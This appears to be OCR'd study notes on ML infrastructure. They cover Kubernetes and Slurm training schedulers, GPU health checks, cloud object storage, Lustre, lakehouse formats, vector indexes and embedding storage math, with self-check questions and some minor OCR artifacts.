- **Why TrainJob**: splits the platform-owned runtime (images, launcher, networking, JobSet policies) from the data scientist's job (image, command, `numNodes`, `resourcesPerNode`) → fits Kueue admission. Used by OpenShift AI 3.4; RL post-training support in progress.
- Trainer v2.2 broke things: RuntimePatches replaced PodTemplateOverrides; `ElasticPolicy` + `numProcPerNode` removed.

- **llm-d** = vLLM-based distributed inference, CNCF Sandbox since Mar 2026: prefix-cache-aware routing, prefill/decode split, tiered KV offload, SLO-aware autoscaling.

> **REMEMBER**
> New training work → **TrainJob**. Seeing `PyTorchJob` = legacy v1 operator (still everywhere). **KServe ≈ llm-d + Gateway API** now.

★ Slurm & Slurm-on-Kubernetes

Still the main batch scheduler on big training clusters. **NVIDIA acquired SchedMD** (~15 Dec 2025) and promised Slurm stays open source and vendor-neutral (some HPC users are wary). TOP500 share: "more than half" of top-10/top-100 (NVIDIA) vs >65% (Gigazine). Stable: **26.05.x, 25.11.x**.

Why labs use it

- Native **gang allocation** of whole nodes (`--nodes=N --exclusive`), low scheduling latency at thousands of nodes.
- **Topology-aware** placement (tree plugin; block plugin for NVL72-style domains).
- Mature fair-share / QOS / accounting (slurmdbd).
- Researcher UX: `sbatch`, `salloc`, `srun --pty`. Containers via Pyxis/Enroot or Apptainer, no daemon. Bare-metal-like InfiniBand/RDMA.

```
#!/bin/bash
#SBATCH --job-name=pretrain
#SBATCH --nodes=16
#SBATCH --ntasks-per-node=1
#SBATCH --gpus-per-node=8
#SBATCH --exclusive
#SBATCH --time=48:00:00
head=$(scontrol show hostnames "$SLURM_JOB_NODELIST" | head -n1)
srun --container-image=nvcr.io#nvidia/pytorch:<yy.mm>-py3 --container-
mounts=/fsx:/fsx \
  torchrun --nnodes=$SLURM_NNODES --nproc-per-node=8 \
    --rdzv-backend=c10d --rdzv-endpoint=$head:29500 --rdzv-id=$SLURM_JOB_ID
train.py
```

Hybrids: keep Slurm's scheduler, use K8s for nodes, images and services

- **Slinky slurm-operator** (SchedMD). CRDs: `Controller` (slurmctld, HA via RWX PVC), `NodeSet` (slurmd workers; DaemonSet-style one pod per node possible), `LoginSet`, `Accounting`, `RestApi`, `Token`.

- Worker pods are drained in Slurm before termination; Slurm node state shows in pod conditions; NodeSets scale to zero with HPA.
- Slinky 1.0.x–1.3.x need **Slurm ≥ 25.11**; 1.2/1.3 support K8s 1.35–1.37. Install = 3 Helm charts after cert-manager.
- Others: **CoreWeave SUNK**, **HyperPod Slurm**. DCGM Exporter can map GPU metrics to Slurm jobs (Operator 25.10.1).
- Note: NVIDIA now shapes both stacks (Slurm, KAI, DRA driver, Slinky) → relevant to vendor-neutrality debates.

Aspect	Slurm	Kubernetes
Gang allocation	native, whole nodes	bolted on (Kueue / Volcano / KAI); native WAS beta-off in 1.37
Topology	tree / block plugins	Kueue TAS, Volcano HyperNode, KAI TAS, JobSet exclusive placement
Queues & fairness	QOS, fair-share, slurmdbd accounting	Kueue cohorts, fair sharing, preemption; KAI DRF
Scale & latency	low latency at thousands of nodes	per-pod overhead; API server / etcd limits
User UX	sbatch / salloc / srun	YAML + kubectl, operators
Services & inference	weak	**strong**: Deployments, HPA, gateways, KServe, Ray Serve
Multi-tenancy	accounts / partitions	namespaces, RBAC, managed control planes
Node health	`HealthCheckProgram`, drain states, prolog/epilog	node conditions, device taints, managed auto-repair
Best at	big pretraining, researcher batch	inference, data pipelines, platform services

Common pattern → Slurm for pretraining, K8s for everything else, with a hybrid (Slinky / SUNK / HyperPod) so both share one GPU pool.

★ Patterns: distributed jobs, GPU health checks, node failure

torchrun essentials

WORLD_SIZE = nnodes × nproc_per_node

RANK = node_rank × nproc_per_node + LOCAL_RANK. E.g. 16 nodes × 8 GPUs = 128 ranks. torchrun sets RANK, LOCAL_RANK, WORLD_SIZE, MASTER_ADDR, MASTER_PORT per process.

```
torchrun --nnodes=$NNODES --nproc-per-node=8 \
  --rdzv-backend=c10d --rdzv-endpoint=$MASTER_ADDR:29500 --rdzv-id=$JOB_ID \
  --max-restarts=3 train.py      # elastic restarts only help if checkpoints resume
```

- Rendezvous on K8s: JobSet / Indexed Jobs give stable DNS names (`<jobset>-<rjob>-0-0.<subdomain>`) → a fixed endpoint for rank 0.
- `NCCL_DEBUG=INFO` while bringing a cluster up; hostNetwork or SR-IOV/RDMA NICs (DRANET-style) for multi-node bandwidth; `/dev/shm` as a memory-backed emptyDir.
- Legacy `PyTorchJob` = `Master` + `Worker` replica specs; TrainJob = `runtimeRef: torch-distributed` + `numNodes: 4`.

Inference deployments

- Readiness on `/health` gated on model load; generous **startupProbe** (weights take minutes); long `terminationGracePeriodSeconds` to drain streams; PDBs.
- Scale on queue depth or KV-cache utilization, not CPU (HPA scale-to-zero on external metrics: beta, on, 1.37).
- Multi-host models → LWS group restart (one dead shard breaks the replica).

GPU health checks: passive + active

Passive (always on)

- DCGM Exporter: `DCGM_FI_DEV_XID_ERRORS`, ECC / row-remap, thermals
- kernel XID messages
- NVLink / InfiniBand counters

Active (pre-job / periodic)

- `dcgmi diag -r 2` or `-r 3`
- NCCL `all_reduce_perf` burn-in across nodes
- `nvidia-smi -q` checks

Results → node conditions / taints (Node Problem Detector plugins or vendor agents) → Kueue / Slurm skip bad nodes. Native K8s now has the pieces:

- **Device health in pod status** (KEP-4680, beta in 1.36): `allocatedResourcesStatus` marks an allocated device Unhealthy/Unknown, for both the device plugin and DRA.
- **DRA device taints** (stable in 1.37): drivers taint a bad GPU → new pods avoid it, and current users are evicted unless they tolerate the taint. Admins can taint cluster-wide via `DeviceTaintRule`.
- **Node lifecycle conditions** (alpha 1.37, NVIDIA-authored): `DrainInProgress`, `Drained`, `MaintenancePlanned`, … → informational only, no core controller acts on them yet.
- The glue is still vendor-provided: EKS auto-repair, HyperPod deep health checks, GPU Operator Driver Manager (cordon retries;

`nvidia.com/gpu.deploy.client` label restarts GPU pods during driver/MIG changes).

Node failure in big training runs

1. **Assume failure.** At scale, a dead GPU or node is routine, not rare.
2. **Checkpoint often** to a parallel FS / object storage (async, sharded).
3. **Gang restart**: JobSet `failurePolicy`, TrainJob, Kueue requeue, LWS group restart, Slurm `--requeue`, 1.37 `disruptionMode: all`.
4. **Hot spares** / an over-provisioned pool so a replacement doesn't wait on capacity. Kueue v0.20.1 fixed TAS failed-node replacement.

> **FAILURE LOOP**
> **Detect → Taint → Evict → Replace → Resume.** DCGM/XID spots it, a taint fences it, the gang restarts on a spare, training resumes from the last checkpoint.

pro tip →
Run `dcgmi diag` + an NCCL all-reduce test as a *pre-flight* before a node joins the training pool. A slow-but-"Ready" node drags every rank down to its speed.

? Self-check

Q. Why can't you bake the NVIDIA kernel driver into your image, and what does go in it?

A. Containers share the host kernel → driver + `libcuda.so` live on the host. The image carries the CUDA runtime libs; the toolkit injects devices + driver libs at start. Host driver must meet the minimum for the image's CUDA major.

Q. What is NVIDIAScape and what fixes it?

A. CVE-2025-23266: CVSS 9.0 container escape via the toolkit's OCI hook; toolkit ≤ 1.17.7 affected. Fixed in toolkit 1.17.8 / GPU Operator 25.3.2, on the host side.

Q. A 140 GB model changes weekly. Bake or mount, and how on K8s 1.36?

A. Mount: weights as their own digest-pinned OCI artifact via an image volume (GA 1.36, containerd ≥ 2.1). No app rebuild, no new 140 GB layer each week.

Q. Time-slicing with replicas: 4 on a 4-GPU node: what does the node advertise, and what's the catch?

A. 16 `nvidia.com/gpu` (4 × 4). No memory isolation, shared fault domain → dev only; use MIG for multi-tenant production.

Q. Is native gang scheduling ready in K8s 1.37?

A. Not really: Workload/PodGroup are Beta but `GenericWorkload` is off by default, JobSet integration lands in 1.38, Kueue doesn't use it yet → use Kueue + JobSet/TrainJob/RayJob, or Volcano/KAI.

Q. Kueue vs the scheduler: who decides what?

A. Kueue = *when* (unsuspends the whole job once ClusterQueue quota fits). Scheduler = *where* each pod lands. DRA = *which* device.

Q. When would you pick Ray over plain torchrun + JobSet?

A. Mixed CPU+GPU pipelines, RL/post-training with many actors, HPO, Python multi-model serving. Fixed-shape SPMD pretraining → torchrun is simpler, with no extra control plane.

Q. Name three native K8s building blocks for GPU failure handling and their maturity.

A. `allocatedResourcesStatus` device health (beta 1.36); DRA device taints + `DeviceTaintRule` (stable 1.37); node lifecycle conditions (alpha 1.37, informational only).

Sources: NVIDIA Container Toolkit releases · GPU Operator release notes · NVIDIAScape bulletin · k8s-device-plugin · K8s v1.36 release · K8s v1.37 DRA updates · K8s v1.37 workload-aware scheduling · NVIDIA DRA driver · Kueue · LeaderWorkerSet · EKS Auto Mode GPUs · Ray releases · Kubeflow Trainer releases · KServe releases · Slinky slurm-operator

Topic 3 of 10

DATA + STORAGE

Oct 2026

TL;DR

- **Regional object storage** (S3, GCS, Azure Blob) = durable source of truth. Zonal tiers (S3 Express One Zone, GCS Rapid, Anywhere Cache) + Lustre = fast, re-creatable copies next to the GPUs.
- Training input: 100 MB–1 GB sequential shards (WebDataset, Mosaic MDS), streamed. Never random-read millions of small files.
- Lakehouse (Delta / Iceberg v3 + a catalog) = system of record. Vector indexes + online feature stores are derived → rebuildable.
- ANN = recall vs latency vs memory. HNSW in RAM for hot data; IVF+PQ / DiskANN / S3 Vectors for big + cheap. BM25 + vector → RRF → rerank = standard RAG retrieval.
- Bytes per vector = d × bytes/dim. int8 = 4× smaller, binary = 32× (rescore to recover), Matryoshka truncation stacks on top.
- Point-in-time joins, pinned snapshots, streaming upserts, PII scrubbed before embedding.

★ Object storage = the source of truth

Corpora, shards, checkpoints, weights, evals, logs → all in buckets. Cheap per GB, very durable, scales by **parallelism** (prefixes × connections), not one fat stream.

S3 facts worth knowing

- **Strong read-after-write consistency** (incl. LIST), automatic + free since Dec 2020.
- ≥ 3,500 PUT/COPY/POST/DELETE + 5,500 GET/HEAD per second per partitioned prefix. Unlimited prefixes → spread your keys.
- Load spike → auto-partitioning takes ~30–60 min; meanwhile HTTP 503 "Slow Down" → retry with exponential backoff.
- **Conditional writes**: `If-None-Match: *` (put-if-absent, Aug 2024) + `If-Match` on ETag (compare-and-swap, Nov 2024) → lock-free table-format commits, "object store as database".

GET/s ceiling ≈ 5,500 × (# hot prefixes)

keys hashed over 16 prefixes → ~88k GET/s once S3 has partitioned them

The zonal "fast object" tier

- **S3 Express One Zone** (Nov 2023): "directory buckets" in one AZ, single-digit-ms latency ("up to 10× faster" than Standard [vendor]), up to 2M GET / 200k PUT TPS per bucket. Apr 10, 2025 cuts: storage −31%, PUT −55%, GET −85%, per-GB charges −60%.
- **GCS Rapid Bucket** (zonal, Next '25): sub-ms, up to **15 TB/s** aggregate, 20M QPS; appendable objects → checkpoints + logs.
- **GCS Anywhere Cache**: zonal SSD read cache in front of existing buckets, no API change; up to 2.5 TB/s, 70% lower latency [vendor].
- **Cloud Storage FUSE** mounts buckets as files (one anecdote: Lustre → GCS FUSE = 50% lower cost, 14% shorter training).
- **Azure Blob**: Hot / Cool / Cold / Archive + Premium block blobs; **ADLS Gen2** adds a hierarchical namespace.

> **REMEMBER**
> "Region = **truth**, zone = **speed**." Single-AZ tiers hold only re-creatable data (caches, scratch, checkpoints also copied to regional). Never the only copy.

Tier / class	What	Use for
S3 Standard · GCS Standard · Blob Hot	regional, multi-AZ; S3 ~$0.023/GB-mo list	canonical data, shards, final checkpoints
S3 Express One Zone · GCS Rapid	one zone, ms / sub-ms, huge TPS	hot shards, scratch, recent checkpoints
Anywhere Cache · Lustre	cache / POSIX layer hydrated from a bucket	repeated epochs, small-file jobs
S3 Standard-IA · GCS Nearline / Coldline	cheaper, retrieval fees; GCS min 30 / 90 days	old checkpoints, rarely re-read raw data
Glacier tiers · GCS Archive (365 d) · Blob Archive	archive	compliance copies, crawl snapshots
Cloudflare R2	S3-compatible, $0 egress	serving data to many clouds

Egress = the real bill

- Storage is cheap; egress + request charges decide cost. Internet egress list (~2026): AWS ~$0.09/GB, Azure ~$0.087, GCP Premium ~$0.12; AWS

~$0.05 at volume; R2 $0.

- Waived only when you **leave** (Google since Jan 2024, Microsoft, AWS window reportedly 90 days since Sept 2025). Serving egress, cross-AZ + cross-region traffic stay billable.
- EU Data Act abolishes switching charges; sources conflict on the date (Jan vs Sept 2027).

> **egress $ ≈ GB moved × $/GB (tiered)**
> 100 TB out of AWS at ~$0.09 → $0.07/GB ≈ $8k–9k. Budget it before "following GPU capacity" to another cloud.

★ Feeding the GPUs: shards + streaming

Object stores love big sequential reads: sequential ~100 MB reads ≈ 80% of bandwidth; random 1 KB reads ≈ 1%. ⇒ pack samples into shards.

- Shard = **100 MB–1 GB**. Each loader worker holds ~1 shard + a **shuffle buffer**.
- **WebDataset**: a convention, not a DB. Plain `.tar` shards; one sample = sibling files sharing a basename (`000123.jpg`, `.txt`, `.json`), read sequentially. Simple, good for multimodal.
- **Mosaic StreamingDataset**: **MDS** shards (also CSV/TSV/JSONL) from any cloud or S3-compatible store (R2, CoreWeave, B2). Elastic determinism (same sample order for any GPU count), mid-epoch resume, local cache with eviction → go-to for resumable LLM pretraining on preemptible capacity.
- AWS: **Mountpoint for S3** (FUSE, GA 2023), **S3 Connector for PyTorch** (datasets + checkpoint save/load straight to S3).

```
# 1) write shards once, in the preprocessing job
from streaming import MDSWriter, StreamingDataset
cols = {"tokens": "ndarray:uint16"}        # uint16 only if vocab ≤ 65,536
with MDSWriter(out="s3://corpus/shards/v3", columns=cols,
               size_limit="256mb") as w:
    for ids in tokenized_docs:
        w.write({"tokens": ids})

# 2) stream on every rank: deterministic + resumable
ds = StreamingDataset(remote="s3://corpus/shards/v3",
                      local="/nvme/cache", shuffle=True, batch_size=8)
```

> **dataset bytes ≈ tokens × bytes/token**
> uint16 ids → 1ST tokens ≈ 30 TB, read ~once per epoch. Vocab > 65,536 needs uint32 → 2×.

⇒ **text LLM pretraining is rarely I/O-bound**. Storage gets stressed by multimodal / video, small-file random access, checkpoint bursts.




fig. 1 — training data path. Blue = durable, regional. Yellow / green = fast, re-creatable. Red = checkpoints flowing back to durable storage.

> *pro tip →*
> Canonical copy in regional storage → shard → stream. Add a zonal tier or parallel FS *only* when profiling shows GPUs waiting on input or checkpoint stalls. Using Anywhere Cache? Warm (pre-read) the dataset before epoch 1.

★ Parallel file systems & checkpoints

Managed **Lustre** = the standard fast POSIX tier on all 3 hyperscalers, sold as **MB/s per TiB**. WEKA, VAST, DDN fill the same role on neoclouds + marketplaces.

Service	Tiers (MB/s per TiB)	Scale	Notes
AWS FSx for Lustre	Persistent-2: 125–1,000; Scratch-2 ~200 (no replication); Intelligent-Tiering: buy throughput per FS	up to 2 TB/s in 4,000 MBps steps; per client 100 Gbps ENA → 700 EFA → 1,200 Gbps EFA + GPUDirect Storage (EFA advised above 10 GBps)	S3 link via Data Repository Associations (lazy load, export back)
GCP Managed Lustre	125 / 250 / 500 / 1,000; Dynamic ~25	9,000 GiB → ~80 PiB, up to 10 TBps (docs disagree)	GA Jun 30, 2025; DDN EXAScaler inside; DAOS Parallelstore may be phased out (partner claim)
Azure Managed Lustre	40 / 125 / 250 / 500	each capacity step ≈ 2,000 MB/s; 500 tier min 4 TiB	durable SSD tiers
WEKA · VAST · DDN	vendor-specific	—	default storage at many neoclouds (CoreWeave, Lambda)

throughput = capacity (TiB) × tier (MB/s per TiB)

50 TiB needing 50 GB/s → 50 × 1,000 → top tier. FSx Intelligent-Tiering decouples the two.

LUSTRE PRICING TRICK

You buy **bandwidth by buying capacity**. Small data + hungry job → you pay for empty TiBs.

When do you need one?

1. Many small files / random reads you can't re-shard (raw image or audio corpora, POSIX-only code).
2. Huge aggregate read bandwidth for 100s–1,000s of GPUs (multimodal, video).
3. Fast synchronous checkpointing.
4. HPC-style shared scratch.

Else: object storage + streaming + optional zonal cache = cheaper + simpler.
With Lustre: bucket = master, Lustre = hydrated cache for this job, torn down after the run.

Checkpoint math drives the tier

full ckpt ≈ 14–16 B × params ; stall ≈ size ÷ write BW

bf16 weights 2 + fp32 master 4 + Adam m 4 + Adam v 4 = 14 B/param

- 70B → ≈ 1–1.1 TB; 405B → ≈ 6 TB.
- 1 TB @ 100 GB/s → ~10 s; @ 10 GB/s → **~100 s** of possible GPU idle per checkpoint.
- ⇒ async / sharded checkpointing: snapshot to host RAM / local NVMe, keep training, drain in the background (fig. 1, bottom row).

★ Lakehouse, table formats & versioning

Lakehouse = Parquet in object storage + **table format** (Delta / Iceberg / Hudi: ACID, snapshots) + **catalog** (names, permissions, lineage). Engines come and go; tables stay.

Iceberg v3: formats have converged

- **Deletion vectors**: Roaring bitmaps of deleted rows per file, replacing v2 positional delete files (vendor: up to 10× faster DML).

- **Row lineage**: `_row_id` + `_last_updated_sequence_number` → row-level CDC.
- **VARIANT**: semi-structured type, shredded, filter pushdown (JSON-ish LLM logs).
- `'format-version'='3'` is one-way. Supported by Unity Catalog (managed Iceberg + Delta via UniForm, DBR 18 LTS+), Snowflake (GA reportedly May 2026), AWS S3 Tables. Databricks: v3 features match across Delta, Parquet, Spark → no data rewrite.

Catalogs = the new lock-in

- Unity Catalog (open-sourced Jun 2024); Apache Polaris (Snowflake's Iceberg REST catalog, OSS 2024, reportedly Apache top-level Feb 2026; managed = Snowflake Open Catalog); AWS Glue / S3 Tables; BigLake.
- "One copy, many engines" is real now → lock-in moved from file format to catalog + governance.

DATABRICKS

Mosaic AI Vector Search (Delta Sync); Lakebase = managed Postgres (GA reported Feb 2026); Tecton → real-time features. **Pick if** Spark/ML-heavy, Unity Catalog estate.

SNOWFLAKE

Cortex AISQL (Jun 2025 preview): `AI_FILTER`, `AI_CLASSIFY`, `AI_AGG` in SQL; Cortex Search. **Pick if** SQL-centric team adding LLM functions.

BIGQUERY

`VECTOR_SEARCH` with IVF or TreeAH (ScaNN); `AI.EMBED` → Vertex. **Pick if** GCP; batch similarity (dedup, RAG eval), not online serving.

Role in AI: curated training + eval corpora, feature tables, LLM traces, batch source for RAG. Indexes + online stores = **projections** → design for rebuild from source. Pick the platform you already run.

Dataset versioning: 3 layers

1. **File / repo**: DVC (git pointers to objects in S3/GCS) or Hugging Face Hub (git + Xet dedup storage; `streaming=True`, pin with `revision=`). GBs → low TBs.
2. **Lake**: **lakeFS** = zero-copy branches + commits over object storage → branch, test, merge, rollback. Acquired DVC Nov 18, 2025.
3. **Table**: Delta / Iceberg snapshots → pin each run to a version.

```
-- defaults: files 7 days, log 30 days. Keep 90 days of time travel:
ALTER TABLE train.docs SET TBLPROPERTIES (
  'delta.deletedFileRetentionDuration' = 'interval 90 days',
  'delta.logRetentionDuration'         = 'interval 90 days');
SELECT * FROM train.docs VERSION AS OF 412;   -- pin a training run
```

!! careful

*Delta time travel needs log and data files. `deletedFileRetentionDuration` defaults to **7 days** (what VACUUM deletes) → last month's training set is gone. Set both retentions ≥ your lookback (DBR 18 reportedly blocks time travel past file retention).*

- ***Reproducibility minimum**: snapshot id + code commit + tokenizer / preprocessing version + embedding-model version → model registry (MLflow / UC) or OpenLineage.*
- ***Quality gates** before writing training sets, features, indexes: schema, nulls, dups, PII, eval contamination, label drift, RAG freshness. Tools: GX, Deequ, Soda, dbt tests, Lakeflow expectations (warn / drop / fail).*

★ Vector search: how ANN indexes work

*Exact k-NN = O(N·d) per query → too slow at 10^8+. **ANN** trades a little recall for big latency + memory wins. Measure **recall@k** = share of the true top-k returned. Metrics: L2, dot, cosine (Hamming for binary); use what the embedding model was trained with.*

$$\|a - b\|^2 = 2 - 2 \cdot a \cdot b \quad (\text{if } \|a\| = \|b\| = 1)$$

normalize once → cosine = dot, L2 gives the same ranking

HNSW: layered graph, the default

- *Malkov & Yashunin (2016/18). Top layers sparse (long jumps); layer 0 holds every vector.*
- *Search: enter at top → greedy hop to the neighbor nearest q → stuck? drop a layer → beam of `efSearch` on layer 0 → top-k.*
- *Knobs: `M` links per node, `efConstruction` build beam, `efSearch` query beam (↑ recall, ↑ latency). RAM-resident; deletes degrade the graph → rebuild.*




fig. 2 — HNSW search. Red = path: hop toward q on a sparse layer, drop down when no neighbor is closer, finish with a beam (efSearch) on layer 0. Circled = nearest neighbor.

$$\text{HNSW RAM} \approx N \times (4 \cdot d + 8 \cdot M) \text{ bytes}$$

10M × 1536-d, M = 16 → 10M × 6,272 B ≈ 63 GB

MNEMONIC

M = how many **friends** a node keeps. **ef** = how hard you **look** (while building / while querying). More friends → more RAM; look harder → slower.

IVF + PQ: cluster, then compress

- **IVF**: k-means into `nlist` cells; probe the `nprobe` nearest cells.
- **PQ** (Jégou et al., 2011): split vector into `m` sub-vectors, each → 1 of 256 centroids (1 byte); distances via lookup tables (ADC).

$$\text{PQ code} = m \text{ bytes per vector}$$

768-d float32 = 3,072 B → m = 96 → 96 B = 32× smaller

- **DiskANN / Vamana** (NeurIPS 2019): 1B vectors on one 64 GB-RAM box, > 95% 1-recall@1, < 5 ms. Graph + full vectors on SSD, PQ codes in RAM;

smaller graph diameter → fewer SSD reads; 5–10× more points per node than HNSW at high recall.

- **ScaNN** (ICML 2020): anisotropic quantization, penalizing the error that hurts inner-product ranking. Behind BigQuery TreeAH, Vertex Vector Search, AlloyDB.

Family	Lives in	Good at	Weak at	Seen in
HNSW	RAM	low latency, high recall	memory; deletes	pgvector, Qdrant, OpenSearch
IVF (+PQ)	RAM, compressed	small memory, fast build	recall hinges on nprobe	Faiss, BigQuery, Milvus
DiskANN	SSD + PQ in RAM	billions per node	SSD latency	pgvectorscale
ScaNN / TreeAH	RAM, quantized	inner product at scale	Google stack	BigQuery, Vertex
Object-tiered	S3 / disk	cheapest, billions	~100 ms+	S3 Vectors, DiskBBQ

★ Vector stores 2026, hybrid search, choosing

4 groups: **object-backed + cheap** (S3 Vectors, Milvus tiered, Pinecone serverless) · **provisioned hot** (Pinecone DRN, OpenSearch) · **inside your DB** (pgvector, MongoDB, Elastic, BigQuery) · **search platforms with hybrid + rerank** (Vertex Vector Search 2.0, Azure AI Search).

- **S3 Vectors**, GA Dec 2, 2025: 2B vectors / index (40× preview), 10,000 indexes / bucket, top-k ≤ 100, 50 metadata keys, 14 regions. ~100 ms warm, sub-second cold. "Up to 90% cheaper" [vendor]. Bedrock Knowledge Bases native. AWS pattern: S3 Vectors = storage, OpenSearch = hot tier.
- **Vertex AI Vector Search 2.0**, GA Mar 5, 2026: "Collections" (data + vectors), auto-embeddings, vector + full-text + semantic rerank in one query, VPC-SC.
- **Pinecone**: serverless (storage on object storage, pay per unit). Dedicated Read Nodes GA Apr 15, 2026 → always warm, fixed hourly price. BYOC (~Jan 2026) = managed inside your account.
- **pgvector 0.8.x**: iterative scans fix filtered HNSW; default to `halfvec` (fp16); `binary_quantize` ~32× + rerank. Index limits: `vector` 2,000 dims, `halfvec` 4,000 → 3072-d models as halfvec or truncated. **pgvectorscale** adds StreamingDiskANN + binary quantization (2024 vendor test, 50M vectors @ 99% recall: 28× lower p95, 16× higher QPS than a Pinecone s1 pod, since superseded).

- **Milvus 2.6** (Jun 2025): hot/cold tiers, int8, writes straight to object storage (no Kafka). **Qdrant** 1.16–1.17: tiered multitenancy, ACORN filtered search, Weighted RRF. **Elastic 9.2 DiskBBQ**: low-RAM disk partitions, fine to ~95% recall (≥ 99% → `bbq_hnsw`); BBQ is weaker below 384 dims.

```
-- pgvector: fp16 vectors, HNSW, filter-safe search
CREATE TABLE chunks (id bigserial PRIMARY KEY, tenant_id int,
                     body text, emb halfvec(1536));
CREATE INDEX ON chunks USING hnsw (emb halfvec_cosine_ops)
  WITH (m = 16, ef_construction = 64);
SET hnsw.iterative_scan = relaxed_order;  -- keep scanning until LIMIT is filled
SELECT id FROM chunks WHERE tenant_id = 42
ORDER BY emb <=> $1 LIMIT 10;             -- <=> = cosine distance
```

Hybrid search + reranking

1. BM25 top 50–200 **and** vector top 50–200. Lexical catches exact terms, IDs, error codes; vectors catch paraphrase.
2. Fuse with **Reciprocal Rank Fusion**: ranks only → no score normalization.
3. Cross-encoder reranker (Cohere, Voyage, Jina, bge-reranker, Vertex / Azure ranker) → top 5–20 into the prompt. Adds tens–hundreds of ms but usually the biggest precision gain per dollar.

$$RRF(d) = \sum \text{over lists } r \text{ of } 1 / (k + \text{rank}_r(d)),\ k \approx 60$$

Cormack et al., SIGIR 2009. Built into Elastic, OpenSearch, Azure AI Search, Weaviate, Qdrant, Milvus.

How to choose (2026)

Situation	Pick
≤ ~10–50M vectors, already on Postgres, need joins	pgvector → pgvectorscale / AlloyDB ScaNN / Lakebase
Billions, low QPS, cost-dominated (archives, agent memory)	S3 Vectors (+ OpenSearch hot tier)
Spiky RAG traffic, no ops team	Pinecone serverless, Zilliz, Qdrant Cloud → provisioned when steady
Self-hosted, huge, GPU indexing	Milvus
Filter-heavy multi-tenant SaaS	Qdrant
Already on Elastic / OpenSearch	stay: BBQ / DiskBBQ + RRF
Data lives in lakehouse / warehouse	Databricks Vector Search, BigQuery (batch), Cortex Search
Single-cloud enterprise RAG	Vertex Vector Search 2.0, Azure AI Search

!! careful

Filtered search = #1 production failure. HNSW + selective `WHERE` (tenant, ACL) → fewer than k rows or collapsed recall. Use filter-aware engines (pgvector iterative scans, Qdrant ACORN, pre-filtering) and test with real selectivity. Vendor claims ("90%", "97%", "87%" cheaper) aren't comparable → run VectorDBBench or your own recall@k vs p99 vs $ test.

★ Embedding storage math & quantization

raw bytes = N × d × bytes/dim

float32 4 · fp16 2 · int8 1 · binary 1/8; in-RAM indexes add ~1.1–1.5×

d	float32	fp16	int8	binary	10M vectors: f32 → int8 → binary
256 (MRL cut)	1,024 B	512 B	256 B	32 B	10 GB → 2.6 GB → 0.32 GB
768	3,072 B	1,536 B	768 B	96 B	31 GB → 7.7 GB → 0.96 GB
1024	4,096 B	2,048 B	1,024 B	128 B	41 GB → 10 GB → 1.3 GB
1536	6,144 B	3,072 B	1,536 B	192 B	61 GB → 15 GB → 1.9 GB
3072	12,288 B	6,144 B	3,072 B	384 B	123 GB → 31 GB → 3.8 GB

4 · 2 · 1 · ⅛

Bytes per dimension: float32, fp16, int8, binary. 1536-d float32 = 6 KB.

- 100M × 1024-d float32 ≈ 410 GB → binary ≈ 13 GB. 1B × 768-d float32 ≈ 3.1 TB → must quantize / go to disk.
